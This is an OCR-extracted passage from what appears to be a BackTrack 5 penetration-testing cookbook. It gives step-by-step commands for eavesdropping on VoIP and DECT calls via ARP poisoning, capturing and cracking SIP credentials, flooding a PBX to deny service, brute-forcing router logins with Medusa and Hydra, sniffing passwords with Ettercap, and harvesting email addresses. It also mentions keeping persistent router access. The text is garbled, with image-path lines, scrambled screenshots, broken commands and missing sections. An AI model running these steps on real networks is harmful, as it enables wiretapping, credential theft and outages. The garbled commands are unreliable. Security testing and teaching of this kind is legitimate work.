For more information on Svmap, please visit the SipVicious Svmap documentation site at http://code.google.com/p/ sipvicious/wiki/SvmapUsage.

Finding valid extensions

When trying to attack VoIP phones, we need to be able to identify valid phones on the network. In this recipe we will use Svwar to find valid extensions on a network. Svwar is a part of the SIPVicious suite of tools that were created in Python to audit VoIP systems and networks supporting the protocol.

Svwar allows you the ability to:

- Identify PBX extensions through SIP proxies.
- Scan for a large range of extensions in numerical format.
- Resume previous scans. This is useful if you ever need to stop the program for any reason; you will be able to pick up from where you left off.

Getting ready

The following requirements need to be fulfilled:

- You will need an Internet or intranet connection to complete this recipe
- You will also need SIP or PBX devices on your network

How to do it...

Let's launch Svwar in order to identify extensions on our target network:

 Open a terminal window and navigate to the directory containing Svwar: cd /pentest/voip/sipvicious

> root@bt:~# cd /pentest/voip/sipvicious/ root@bt:/pentest/voip/sipvicious#

2. Next, we will launch the Svwar help file:

- 3. Next, we will execute Svwar. There are a couple of options that are typical to use with Svwar and they include:
 - -e: This option allows us to set the range of our extensions
 - -d: This option allows us the ability to use a dictionary file for setting our extensions

```
./svwar.py -e001-1000 192.168.10.100
```

How it works...

In this recipe, we used Svwar to locate extensions on our target network. This is important for us to utilize as part of our reconnaissance phase to gather information about the devices on the network. We began the recipe by navigating to the folder containing Svwar and then executing it in order to identify extensions on our target network.

To learn more about SIPVicious, please visit its code website located at http://code.google.com/p/sipvicious/.

Voice over IP (VoIP) _

Monitoring, capturing, and eavesdropping on VoIP traffic

In this recipe, we will explore the process of using BackTrack 5 tools to monitor, capture, and eavesdrop on VoIP traffic. During this process, we will utilize two programs to assist us in each phase. They include:

- Arpspoof: This program allows us to perform an ARP Poisoning attack on the network.
- Wireshark: This program allows us to capture network traffic. We will also use Wireshark to convert the RTP traffic captured into playable audio files that allow us to eavesdrop.

Getting ready

The following requirements need to be fulfilled:

- You will need an Internet or intranet connection to complete this recipe
- ▶ You will also need SIP or PBX devices on your network in an active call

How to do it...

Let's begin the process of monitoring, capturing, and eavesdropping on VoIP traffic by launching a terminal window:

1. Open a terminal window and turn on IP forwarding:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
root@bt:~# echo 1 > /proc/sys/net/ipv4/ip forward
```

2. Next, we will launch Arpspoof to initiate our ARP Poisoning attack. To view the help file for Arpspoof, simply type arpspoof on the command line:

3. We will supply the -t option, which allows us to specify our target and gateway in the form of arpspoof -t [target] [gateway] Or arpspoof -t [gateway] [target]. We will run Arpspoof using the following two ways:



```
arpspoof -t 192.168.56.100 192.168.56.1
arpspoof -t 192.168.56.1 192.168.56.100
```

<pre>root@bt:~# arpspoo</pre>	f -t 192.168.56.100	192.168.56.1		
8:0:27:93:86:4f 8:0	0:27:75:ed:8d 0806	42: arp reply	192.168.56.1 is-at	8:0:27:93:
86:4f	1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1			r 2 \
	0:27:75:ed:8d 0806	42: arp reply	192.168.56.1 is-at	8:0:27:93:
86:4f				
	0:27:75:ed:8d 0806	42: arp reply	192.168.56.1 is-at	8:0:27:93:
86:4f		10		
	0:27:75:ed:8d 0806	42: arp reply	192.168.56.1 is-at	8:0:27:93:
86:4f	0.07.75.1.04.0000	12		0.0.27.02.
8:0:27:93:86:41 8:0 86:4f	0:27:75:ed:8d 0806	42: arp reply	192.168.56.1 is-at	8:0:27:93:
	0.27.75.ed.0d 0006	42. are conly	102 160 E6 1 is at	0.0.27.02.
8:0:2/:95:80:41 8:0	0:27:75:ed:8d 0800	42: arp repty	192.168.56.1 is-at	0:0:27:93:

4. Now that we have Arpspoof running on our network, we will use Wireshark to capture some packets. Let's begin by starting Wireshark. Open another terminal window and type wireshark:

wireshark

5. From the main menu, select Capture | Capture Filters...:

Capture Analyze	Statistics Te
Interfaces	Ctrl+I
Options	Ctrl+K
Start	Ctrl+E
Stop	Ctrl+E
Restart	Ctrl+R
Capture Filters	

Voice over IP (VoIP)

6. On the Capture Filter dialog box, select **No Broadcast and no Multicast** and click on **OK**:

~ ~ ×	Wireshark: Capture Filter - Profile: Default
Edit	Capture Filter
	Ethernet address 00:08:15:00:08:15
	Ethernet type 0x0806 (ARP)
New	No Broadcast and no Multicast
	No ARP
	IP only
	IP address 192.168.0.1
	IPX only
Delete	TCP only
	UDP only
Properties	
Filter nam	ne: No Broadcast and no Multicast
Filter strir	ng: not broadcast and not multicast
Help	Cancel OK

7. From the main menu, select **Capture** | **Interfaces...**. You can also press Ctrl + I.

8. On the **Capture Interfaces** dialog box, select your network interface you would like to capture packets on and click on **Start**:

🛛 🗗 eth1		192.168.56.101		
		102.100.00.101	16	0
🛛 🧯 usbmon1 USB bus number 1		none	1662	28
🗋 🛃 any 🛛 🦻	seudo-device that captures on all interfaces	none	16	0
🗋 🛃 lo		127.0.0.1	0	0

-198

If you have active phone calls being placed on the network, you should see packets on your Wireshark display. Press *Ctrl* + *E* to stop the capturing of packets or select **Capture** | **Stop**:

Capture Analyze	Statistics Te
Interfaces	Ctrl+I
Options	Ctrl+K
Start	Ctrl+E
Stop	Ctrl+E
Restart	Ctrl+R
Capture Filters.	.e. (1)

10. To listen to the phone calls captured, we use the telephony feature of Wireshark. Select **Telephony** | **VoIP Calls** from the menu.

N	us number 1: us	bmon1 - VoIP Calls			
*	Detected	0 VoIP Calls. Selected	0 Calls.		
Start Time 🔻 Stop Time	Initial Speaker	From	То	Protocol	Packets
					4
Total:	Calls: Start pac	kets Completed ca	alls: Rejected calls	-	
Prepare Filter	Flow	Player	Select All	Clo	ose

- 11. Select your chosen call, and click on the **Player** button.
- 12. You are now able to begin eavesdrop ping on the selected conversation!

How it works...

In this recipe, we used a couple of tools in order to monitor, capture, and eavesdrop on calls on our target network. Eavesdropping allows us to secretly listen to calls being placed on the network. We were able to perform this task by ARP Poisoning the network using Arpspoof and then using Wireshark to capture, decode, and then play the captured calls.

199—

Voice over IP (VoIP)

Using VolPong

Eavesdropping on a phone call is the act of listening to a phone conversation without the consent of parties involved. In this recipe, we will use VolPong to detect VolP calls on a targeted network. It also has the ability to create WAV files of actual conversations. VolPong is extremely simple to use which makes it ideal for detecting VolP calls. Simply put, if you would like to eavesdrop on calls being placed on a network, VolPong is the tool for you.

Getting ready

The following requirements need to be fulfilled:

- > You will need an Internet or intranet connection to complete this recipe
- ▶ You will also need SIP or PBX devices on your network

How to do it...

Let's begin by navigating to VolPong's directory:

- 1. Open a terminal window and open the directory containing VolPong's configuration file:
 - cd /usr/local/etc/voipong

2. Before we can begin utilizing VoIPong, we need to make some changes in its configuration file:

nano /etc/voipong.conf

3. On our configuration file, locate the blank line above [FILTERS] and change the outdir path to /usr/local/etc/voipong/output:

outdir = /usr/local	/etc/voipong/output		r r
[FILTERS] startup = "udp"	back	track	5

- 4. Next, save the file and exit nano.
- Now that we have VolPong configured, we will launch its help file:
 voipong -h

6. Next, we need to issue the command to start VolPong. We will use the -c option to specify the location of our configuration file:

```
voipong -c /etc/voipong.conf
```

7. As VolPong begins capturing an active phone call, it will process and place the WAV file in the /usr/local/etc/voipong/output folder that we specified in our configuration file.

How it works...

In this recipe, we used VolPong to capture a VolP phone call. We began the recipe by navigating to the directory containing VolPong and launching the program. We then started VolPong by specifying its configuration file. VolPong is an automated tool, so it's extremely useful in eavesdropping on calls on a network.

Mastering UCSniff

In this recipe, we will examine UCSniff. UCSniff is a VoIP and IP security assessment tool. It is useful to security auditors because of its ability to quickly test for unauthorized eavesdropping of both VoIP phone and IP video calls.

UCSniff has two modes of operation:

- Monitor mode: This mode runs a basic VoIP sniffer. Monitor mode is considered the safest mode of running UCSniff. However it's not very useful for penetration testing, in terms of risk assessment, because most VoIP networks will not have the settings in place to make the program useful.
- Man-in-the-middle (MITM) mode: In this mode, UCSniff is ARP Poisoning the network. This is an actual attacking mode, and is the mode we will use during our demonstration. The MITM mode has a further two submodes:
 - **Target mode**: This mode enables the eavesdropping feature of UCSniff
 - Learning mode: This mode uses Ettercap and captures all traffic on the specified target

Getting ready

The following requirements need to be fulfilled:

- > You will need an Internet or intranet connection to complete this recipe
- You will also need SIP or PBX devices on your network

Voice over IP (VoIP)

How to do it...

Let's begin by installing UCSniff:

- Go to http://sourceforge.net/projects/ucsniff/files/ucsniff/ ucsniff-3.2%20src/ and download UCSniff 3.20 into your /downloads folder.
- Change your directory to the downloads folder: cd /downloads
- Untar UCSniff by issuing the following command: tar xzvf ucsniff-3.20.tar.gz
- Change directories to ucsniff-3.20:
 cd ucsniff-3.20
- 5. Next we need to download our dependencies. Run each of the following commands one at a time:

```
apt-get update
apt-get install build-essential
apt-get install zlib1g-dev lib1zo2-dev
apt-get install libpcap0.8-dev libnet1-dev
apt-get install libasound2-dev
apt-get install libbz2-dev
apt-get install libx11-dev
apt-get install libxext-dev
apt-get install libfreetype6-dev
apt-get install vlc
apt-get install libvlc-dev
apt-get install libavformat-dev
apt-get install libavdevice-dev
apt-get install libswscale-dev
apt-get install libavfilter-dev
apt-get install libx264-dev
apt-get install libav
```

6. Now, we need to configure UCSniff with VLC and GUI support:

```
./configure --enable-libvlc --enable-gui
```

7. Now that UCSniff is configured, we can install it:

make

make install

8. Next, we can launch the GUI version of UCSniff by executing the $./{\tt ucsniff}$ -G command.

1. Select Interface	₩ UCSniff
\$	
2. Select Mode	
Mode Monitor	
	Output and Status
 Miscellaneous Options Enable arp request poisoning Enable SIP log Enable Verbose mode Bypass of GARP Disablement Enable TFTP Modify Attack Enable Mixing A/V 3. Start UCSniff Start UCSniff	
4. Stop UCSniff Stop UCSniff	Clear Screen
	20

Voice over IP (VoIP)

9. Let's begin by selecting our interface. You may have different choices to view in your list:

1.	Select Interface				
	\$				
	eth0 (10.0.2.15)				
1	USB bus number 1				
	Pseudo-device that captures on all interfaces				
4	lo (127.0.0.1)				

10. We now need to select our mode. The mode that allows us to actually perform a legitimate attack is the MitM mode. Once we choose the **MitM** mode, we get two new options and they are the **Learning** and **Target** modes:

2. Select Mode	
Mode MitM	😑 Monitor
MitM Mode	Target

– Chapter 8

- 11. Under **Miscellaneous Options**, where we will not choose an option, there are several options which include the following:
 - Enable arp request poisoning
 - Enable SIP log
 - Enable Verbose mode
 - Bypass of GARP Disablement
 - Enable TFTP Modify Attack
 - Enable Mixing A/V
- 12. Next, click on the **Start UCSniff** button to start the scan.
- 13. Once you have concluded your scan, click on the **Stop UCSniff** button.

How it works...

In this recipe, we set UCSniff in MITM mode and allowed it to monitor our VoIP traffic on the network. UCSniff performed the task by ARP Poisoning the network and began gathering packets until we stopped it from running.

Mastering Xplico

In this recipe, we will use Xplico. Xplico is an Internet traffic capture tool that has the ability to capture data from many different applications including FTP, e-mail, VoIP, and many more. Xplico is also useful as a Network Forensic Analysis Tool (NFAT).

Getting ready

The following requirements need to be fulfilled:

- > You will need an Internet or intranet connection to complete this recipe
- ► You will also need SIP or PBX devices on your network

205—

Voice over IP (VoIP)

How to do it...

Let's begin by installing Xplico:

1. Open a terminal window and update your local repositories:

apt-get update

2. Next, run the install command for Xplico:

apt-get install xplico

- 3. Xplico will be placed in the BackTrack | Digital Forensics | Forensic Analysis menu.
- 4. Open a terminal window and navigate to the folder containing Xplico:

cd /opt/xplico/bin

5. Launch Xplico to reveal its help file.

-206

- 6. Finally, we will execute our command to decode conversations in real time:
 - ./xplico -m rltm -i eth0
 - -m: This option allows us to set our mode. In this case, we use rltm to select the real-time mode
 - -i: This option allows us to set our interface

How it works...

In this recipe, we used Xplico to capture SIP traffic. Xplico works by analyzing packets on the network and parsing them to gain valuable information. It then stores the information in its SQLite database.

Capturing SIP authentication

In this recipe we will capture SIP authentication traffic using a program included as a part of the SIPCrack suite of tools called SIPDump. SIPDump is a SIP login sniffer/cracker designed to capture the digest authentication information off the network. When used in conjunction with its partner tool, SIPCrack, we can not only capture login information but we can crack the files created with SIPDump.

Getting ready

The following requirements need to be fulfilled:

- You will need an Internet or intranet connection to complete this recipe
- ► You will also need SIP or PBX devices on your network

How to do it...

Let's begin the capturing of SIP authentications using SIPDump:

 Open a terminal window and navigate to the folder containing SIPDump: cd /pentest/passwords/sipcrack

207

Voice over IP (VoIP) -

- 2. Next, let's issue the command to view the help file for SIPDump:
 - ./sipdump

3. Finally, we set SIPDump for live capture mode:

/sipdump -i eth0 capture.txt

How it works...

In this recipe, we used SIPDump to capture SIP authentication traffic. We began the recipe by navigating to the directory containing SIPDump, and after reviewing the help file, executed a command to set live capture mode and output the captured digests out to a text file called capture.txt.

There's more...

We can take this recipe a step further by executing SIPCrack. While in the same directory, execute ./sipcrack to view the help file for SIPCrack:

Chapter 8

Finally, we put our command together to use the capture.txt file that we just created using SIPDump and specifying a wordlist:

./sipcrack -w /pentest/passwords/wordlists/darkcode.txt capture.txt

Mastering VolP Hopper

In this recipe, we will provide the tools to master VoIP Hopper. VoIP Hopper is a tool that "hops" into a **VLAN**, or **Virtual Local Area Network**, by acting like an IP phone. It is a tool that is primarily used to test the security infrastructure of a VLAN.

Getting ready

The following requirements need to be fulfilled:

- > You will need an Internet or intranet connection to complete this recipe
- You will also need SIP or PBX devices on your network

209—

Voice over IP (VoIP)

How to do it...

Let's begin by launching VoIP Hopper:

1. Open a terminal window and issue the command voiphopper. This will load the VoIP Hopper help file:

voiphopper

- 2. VoIP Hopper has several options that we can utilize and they include:
 - -i: This option allows us to select our interface
 - □ -c: This option allows you to choose the capabilities
 - □ -S: This option allows you to choose the software you would like to use

Using these, let's execute our command:

```
voiphopper -i eth0 -c 2
```

```
root@bt:/pentest/voip# voiphopper -i eth0 -c 2
VoIP Hopper 2.04 Running in CDP Spoof mode
Sending 1st CDP Spoofed packet on eth0 with CDP packet data:
Device ID: SEP001EF7289C8E; Port ID: Port 1; Software: SCCP70.8-3-3SR2S
Platform: Cisco IP Phone 7971; Capabilities: Host; Duplex: 1
Made CDP packet of 125 bytes - Sent CDP packet of 125 bytes
```

-210

Causing a denial of service

In this recipe, we will use laxflood to cause a denial of service on a target SIP device. A **denial-of-service attack** is designed to send enough traffic across the network (LAN or WAN) that causes a device to become unavailable to legitimate users. In this case, we are using laxflood to perform the attack on an Asterisk PBX system. Similarly, Inviteflood could be utilized to flood a target with "invite" requests until it cannot keep up with the traffic sent and denies all traffic.

Getting ready

The following requirements need to be fulfilled:

- > You will need an Internet or intranet connection to perform this recipe
- ► You will also need SIP or PBX devices on your network

How to do it...

Let's begin the process of causing a denial-of-service attack by opening a terminal window:

- 1. Open a terminal window and navigate to the folder containing laxflood:
 - cd /pentest/voip/iaxflood
- 2. The syntax for running laxflood is ./iaxflood [source IP] [destination IP] [number of packets]. In our case we will issue 1 million packets on our target IP of 192.168.56.110:

/iaxflood 192.168.56.100 192.168.56.110 1000000

How it works...

In this recipe, we used laxflood to cause a denial-of-service attack on a network target. We began the recipe by navigating to the directory containing laxflood and executing the executable to send 1 million packets across to the target device!

Attacking VoIP using Metasploit

In this recipe, we will use Metasploit to attack a VoIP network. Metasploit contains several auxiliaries and modules to be utilized specifically against a VoIP network. Metasploit is a penetration testing framework that is included with BackTrack 5. We explore Metasploit in the recipes of *Chapter 5, Exploitation*.

211

Voice over IP (VoIP)

Getting ready

The following requirements need to be fulfilled:

- You will need an Internet or intranet connection to complete this recipe
- You will also need SIP or PBX devices on your network

How to do it...

Let's begin the process of attacking VoIP using Metasploit by launching the MSFCONSOLE through a terminal window:

1. Open a terminal window and start the MSFCONSOLE:

msfconsole

2. Search for SIP modules:

search SIP

As you can see from the following screenshot there are many choices:

3. Use the SIP Scanner module:

use auxiliary/scanner/sip/options

4. Next, let's display the options for the module:

	y(<mark>options</mark>) > show s (auxiliary/scan		tions): track 5
Name	Current Setting	Required	Description
BATCHSIZE	256	yes	The number of hosts to probe in each set
CHOST		no	The local client address
CPORT	5060	no	The local client port
RHOSTS		yes on b	The target address range or CIDR identifier
RPORT	5060	yes	The target port
THREADS	1	yes	The number of concurrent threads
то	nobody	no	The destination username to probe at each host

- Finally, we need to set the target IP range by setting the RHOSTS option: set RHOSTS 192.168.56.100/24
- 6. Now we simply run the payload:

run

How it works...

In this recipe, we used Metasploit to scan and identify SIP devices on our network. As you can see, there are a lot of modules ranging from username grabbing to authentication captures. Once the Scanner module executes, we will get a list of hosts that exist, which gives us a list of users to perform further attacks and exploits against.

Sniffing DECT phones

In this recipe we will use deDECTed to sniff traffic on **Digital Enhanced Cordless Telecommunications** (**DECT**) phones. DECT is the technology used in powering our cordless phones. It is also becoming increasingly popular in use in VoIP business class phone systems (IP-DECT). DeDECTed allows us the ability to both sniff and decode cordless phone calls.

213—

Voice over IP (VoIP)

Getting ready

The following requirements need to be fulfilled:

- > You will need an Internet or intranet connection to complete this recipe
- You will also need SIP or PBX devices on your network
- You will also need a DOSCH&AMAND compatible PCMCIA card

How to do it...

Let's begin the process of sniffing DECT phones by installing deDECTed:

1. Open a terminal window and install deDECTed:

```
apt-get update
apt-get install dedected
```

 Install Audacity. Audacity is an open source audio editor and mixing tool. apt-get -y install audacity

```
3. Open a terminal window and navigate to the folder containing deDECTed:
```

```
cd /pentest/telephony/dedected
```

4. Next we need to load our drivers by performing the following command lines:

```
cd /pentest/telephony/dedected/com-on-air_cs-linux
make node
make load
```

5. Now, we have the ability to launch deDECTed. While still inside the /pentest/ telephony/dedected/com-on-air_cs-linux directory, execute the following command:

./dect_cli

- 6. Next, we execute a callscan: callscan
- Next, we execute the autorec command to record every phone call that is detected: autorec
- 8. Once we have the phone calls, we can decode the stream:
 - ./decode.sh

214

9. Next, we can import the phone calls into Audacity. Press *Alt* + *F2* in order to bring up the application launcher. In the launcher, type audacity and click on the **Run** button:

× Run Application					
	audacity	▽			
	Run in terminal	Run with file			
+ Show I	+ Show list of known applications				
Help	Cance	Run			

10. To import the files, select File | Import | Audio...:

File Edit View Transport Tracks Ger	rate Effect Analyze I	Help	
New	Ctrl+N I 🔀 🖉		
Open	Ctrl+0 $\mathcal{P} \leftrightarrow *$

Apply Chain			
Edit Chains			
	ts#		
Exit	Ctrl+Q		

- 11. Navigate to the location of your . wav files and select one of the files to listen to the call.
- 12. Finally, let's perform our clean up steps. Switch to your terminal window and navigate to the /pentest/telephony/dedected/com-on-air_cs-linux directory, and execute the following commands:

make unload
rm /dev/coa

Voice over IP (VoIP) -

How it works...

In this recipe, we used deDECTed to sniff traffic on DECT phones. We began the recipe by installing deDECTed and Audacity from the repository. Next we loaded the drivers for deDECTed. Once we started deDECTed, we began scanning the network for calls and then began to record the calls with the autorec command. Next, we decoded the calls. Finally, we launched Audacity which allowed us to listen to the calls that we captured.

In this chapter, we will cover:

- Online password attacks
- Cracking HTTP passwords
- Gaining router access
- Password profiling
- ► Cracking a Windows password using John the Ripper
- Using dictionary attacks
- Using rainbow tables
- ► Using NVIDIA Compute Unified Device Architecture (CUDA)
- Using ATI Stream
- Physical access attacks

Introduction

In this chapter, we will explore various ways to crack passwords to gain access to user accounts. Cracking passwords is a task that is used by all penetration testers. Inherently, the most insecure part of any system are the passwords submitted by users. No matter the password policy, humans inevitably hate entering strong passwords or resetting them as often as they should. This makes them an easy target for hackers.

Online password attacks

In this recipe we will use the THC-Hydra (Hydra) password cracker. There are times in which we will have the time to physically attack a Windows-based computer and obtain the **Security Accounts Manager** (**SAM**) directly. However, there will also be times in which we are unable to do so and this is where an online password attack proves most beneficial.

Hydra supports many protocols, including (but not limited to) FTP, HTTP, HTTPS, MySQL, MS SQL, Oracle, Cisco, IMAP, VNC, and many more! Be careful though, as this type of attack can be a bit noisy, increasing your chance of getting detected.

Getting ready

The following requirements need to be fulfilled:

- A connection to the Internet or intranet is required to complete this recipe
- A computer that we can use as our victim

How to do it...

So let's begin the process of cracking an online password:

1. From the Start menu select Applications | BackTrack | Privilege Escalation | Password Attacks | Online Attacks | hydra-gtk.

Target	Passwords	Tuning	Specific	Start		
Target						
	O Single Ta	rget		127	.0.0.1	
	🔿 Target L	ist				
			Pref	fer IPV6		
	Port				0	
	Protocol			afp		
Dutput	Options					
		e SSL			🗆 Be V	erbose
	Show	Attempt	s			bug

218

- 2. Now that we have Hydra started, we will need to set our wordlists. Click on the **Passwords** tab. We will use a username list and a password list. Enter the location of your username and password list, shown as follows:
 - Username List: /pentest/web/wfuzz/wordlist/fuzzdb/wordlistsuser-passwd/names/nameslist.txt
 - **Password List**: /pentest/web/wfuzz/wordlist/fuzzdb/wordlistsuser-passwd/passwds/john.txt

A shortcut is to click inside the wordlist box to bring up a filesystem window.

Also select the Loop around users and Try empty password option:

^	∧ ∨ × xHydra						
Quit							
Target	Passwords	Tuning	Specific	Start	t		
Userna	Username						
	🔿 Userna	ame			yourname		
	o Usernan	ne List			wd/names/namelist.txt		
		E	🛛 Loop ar	ound u	users		
Passwo	ora						
	O Password				yourpass		
	• Password List			a	asswd/passwds/john.txt		
Colon	separated file	2					
) Use Colon	separate					
(Try login as password Try empty password						
hydra -\	hydra -V -L /pentest/web/wfuzz/wordlist/fuzzdb/wordlists-user-passwd/ 🧹						

3. Next, we will tune the attack. Under **Performance Options**, we set the number of tasks from 16 to 2. The reason for this is that we do not want to have so many processes running that we bring down the server. Although optional, we also want to set the **Exit after first found pair** option:

<mark>∧_∨ × xHydra</mark> Quit						
Target Passwords T	uning Specific Sta	rt				
Performance Options						
Number o	f Tasks					
Time	out	15				
	Exit after first found pair					
Use a HTTP/HTTPS Pro	oxy					
O No Proxy	HTTP Method	O CONNECT Method

Stop Save Output Clear Output				
hydra -V -L /pentest/web/wfuzz/wordlist/fuzzdb/wordlists-user-passwd/				

How it works...

In this recipe, we used Hydra to perform a dictionary attack against our target. Hydra works by allowing us to specify a target, and using the username and password list attempts to apply brute force to passwords by using various combinations of usernames and passwords from both the lists.

Cracking HTTP passwords

In this recipe, we will crack HTTP passwords using the THC-Hydra (Hydra) password cracker. Access to websites and web applications are generally controlled by username and password combinations. As with any other password type, users typically type in weak or very weak passwords.

Getting ready

The following requirements need to be fulfilled:

- A connection to the Internet or intranet is required to complete this recipe
- A computer that we can use as our victim

How to do it...

Let's begin the process of cracking HTTP passwords:

1. From the Start menu select Applications | BackTrack | Privilege Escalation | Password Attacks | Online Attacks | hydra-gtk.

222

						—— Chapter 9

Gaining router access

These days, we are in a networked society. With networked video game systems, multiple computers in most homes, and small businesses growing at a record pace, routers have become the cornerstone of network communication. What hasn't increased is the number of experienced network administrators to secure these routers, leaving many of them vulnerable to attack. In this recipe, we will perform a brute-force attack using Medusa.

Getting ready

The following requirements need to be fulfilled:

- A connection to the Internet or intranet is required to complete this recipe
- An available router is also required

How to do it...

Let's begin the process of performing a brute-force attack using Medusa:

1. From the Start menu select Applications | BackTrack | Privilege Escalation | Password Attacks | Online Attacks | medusa. When Medusa launches, it loads its help file:

Medusa v2.1.1 [h	nttp://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus< th=""></jmk@foofus<>
.net>	
_	
ALERT: User logo	on information must be supplied.
Cuptov, Moduco [h hest W filel [w weernemel W filel [n neceword] D filel [C
file] -M module	-h host -H file] [-u username -U file] [-p password -P file] [-C
	a Target hostname or IP address
	File containing target hostnames or IP addresses
	Username to test
· ·	File containing usernames to test
-p [TEXT] :	Password to test
	File containing passwords to test
	File containing combo entries. See README for more information.
	File to append log information to
	Additional password checks ([n] No Password, [s] Password = Use
rname)	
	Name of the module to execute (without the .mod extension)
-m [TEXT] : nes with a	Parameter to pass to the module. This can be passed multiple ti
lies with a	different parameter each time and they will all be sent to the
module (i.e.	different parameter each time and they witt att be sent to the
loadee (110)	-m Param1 -m Param2, etc.)
-d :	Dump all known modules come, the more you are able to bear
	Use for non-default TCP port number
	Enable SSL
	Give up after trying to connect for NUM seconds (default 3)
	Sleep NUM seconds between retry attempts (default 3)
-R [NUM] :	Attempt NUM retries before giving up. The total number of attem

2. We now run Medusa with our chosen options:

```
medusa -M http -h 192.168.10.1 -u admin -P
/pentest/passwords/wordlists/darkc0de.lst -e ns -n 80 -F
```

root@bt:/pentest/passwords/wordlists# medusa -h 192.168.10.1 -u admin -P /pentest/passwords/wordl
ists/darkc0de.lst -e ns -n 80 -F -M http

-M http: This option allows us to specify our module. In this case, we have chosen the http module.

-h 192.168.10.1: This option allows us to specify our host. In this case, we have chosen 192.168.10.1 (the IP address of our router).

 $-{\tt u}$ admin: This option allows us to specify our user. In this case, we have chosen admin.

-P [location of password list]: This option allows us to specify our password list location.

-e ns: This option allows us to specify additional password checks. The ns variable

allows us to use the username as a password and to use empty passwords.

-n 80: This option allows us to specify our port number. In this case we chose 80.

- F: This option allows us to stop the audit after we have succeeded with a username/ password combination.

3. Medusa will run and try all username and password combinations until one succeeds.

ACCOUNT	CHECK: [http] Host: 192.168.10.1 (1 of 1,	, 0 complete) User: admin (1 of 1, 0 complete) P
ssword:	1 ARLANA (8946 of 1707657 complete)	
^CALERT	: Medusa received SIGINT - Sending notific	cation to login threads that we are are aborting
ACCOUNT	CHECK: [http] Host: 192.168.10.1 (1 of 1,	, 0 complete) User: admin (1 of 1, 0 complete) P
ssword:	1 ARLANDU (8947 of 1707657 complete)	

How it works...

In this recipe, we used Medusa to apply brute force to the password of our target router. The benefit of being able to do this is that once you have access to the router, you can update its settings to allow you to get an access back into it at a future time, or even reroute traffic sent to the router to alternate locations of your choice.

There's more...

You can run Medusa directly from the command line by issuing the medusa command. You can also pass other options to Medusa depending on your situation. For more details, please see the help file by just typing medusa in a terminal window.

Types of modules

The following is a list of modules that we can use with Medusa:

- ► AFP
- ► CVS
- ► FTP
- HTTP
- ► IMAP
- MS SQL
- ► MySQL
- NetWare
- ► NNTP
- ► pcAnywhere
- ▶ POP3

Chapter 9

- PostgreSQL
- ► REXEC
- ► RLOGIN
- ► RSH
- ► SMBNT
- ► SMTP AUTH
- ► SMTP VRFY
- ► SNMP
- ► SSHv2
- Subversion
- Telnet
- VMware authentication
- ► VNC
- Generic wrapper
- ▶ Web form

Password profiling

In this recipe, we will learn how to profile passwords before we begin our password attack. The purpose of profiling passwords is to allow us to get to a smaller wordlist by gathering information against our target machine, business, and so on. In this recipe, we will use Ettercap and its ARP Poisoning function to sniff traffic.

Getting ready

A connection to the local network is required to complete this recipe.



How to do it...

Let's begin the process of password profiling by launching Ettercap:

1. We begin this recipe by configuring Ettercap. First we locate its configuration file and edit it using Vim:

locate etter.conf
vi /etc/etterconf

2. Change the ec_uid and ec_gid values to 0:

3. Next we need to uncomment the following iptables lines under the LINUX section near the end of the file:

4. Now, we are finally ready to launch Ettercap. Using the -G option launches the GUI: ettercap -G



5. We begin the process by turning on unified sniffing. You can press *Shift + U* or use the menu and select **Sniff | Unified sniffing...**:

6. Select the network interface:

× ettercap Input					
?	Network interface :	eth0			
		ОК	Cancel		

7. Next, we turn on scanning for hosts. This can be accomplished by pressing *Ctrl* + S or using the menu and selecting **Hosts** | **Scan for hosts**:



8. Now we are able to allow Ettercap to begin sniffing. You can press either *Ctrl* + *W* or use the menu and select **Start** | **Start Sniffing**:

9. Finally, we begin the ARP Poisoning process. From the menu, select **Mitm** | **Arp poisoning...**:

10. In the window that appears, check the **Sniff remote connections.** optional parameter:

× мітм	Attack: ARP Poi	soning
?	Optional paramet Sniff remote o Only poison o	connections.
	ОК	Cancel



11. Depending on the network traffic, we will begin to see information in the Ettercap window:

Chapter 9

12. Once we have found what we are looking for (usernames and passwords), we will turn off Ettercap. You can do this by either pressing *Ctrl* + *E* or by using the menu and selecting **Start** | **Stop sniffing**:

13. Now we need to turn off ARP Poisoning and return the network back to normal:

How it works...

In this recipe, we have used Ettercap to poison a network and steal usernames and passwords from the network. We began the recipe by locating and altering Ettercap's configuration file. Next we launched Ettercap and executed a man-in-the-middle (MITM) attack using ARP Poisoning. As the traffic is redirected to our machine, we will be able to see usernames and passwords as they are transmitted by users on the network.

There's more...

We can also use Metasploit to profile usernames. We will perform this by using the Search Email Collector module.

- Open a terminal window and begin the MSFCONSOLE: msfconsole
- 2. Search for the Email Collector module:

```
search email collector
```

<u>msf</u> > search email collector Matching Modules			2
Name auxiliary/gather/search_email_collector ddress Collector msf >	Disclosure Date	Rank normal	Description Search Engin

3. Issue the following command to use the Search Email Collector module: use auxiliary/gather/search email collector

4. Show the available options for the module:

show options

<pre>msf > use auxiliary/gather/search email collector msf auxiliary(search_email_collector) > show options a CK 55 Module options (auxiliary/gather/search email collector):</pre>						
Name DOMAIN OUTFILE SEARCH_BING SEARCH_GOOGLE	Current Setting the quietor true true	yes no becom yes yes	Description The domain name to locate email addresses for A filename to store the generated email list Enable Bing as a backend search engine Enable Google as a backend search engine			
SEARCH_YAHOO msf auxiliary(se	true arch_email_collec	yes (tor) >	Enable Yahoo! as a backend search engine			

- 5. Next we set our domain name. *Please be careful with your choice!* You do not want federal authorities at your door!
- 6. Set your desired domain name:

```
set domain fromwilliesperspective.com
```

7. Set the output file. This does not have to be done and is optional. It's recommended to use this option if you are going to run several attacks or if you want to be able to run an attack at a later time.

```
set outfile /root/Desktop/fromwillie.txt
```

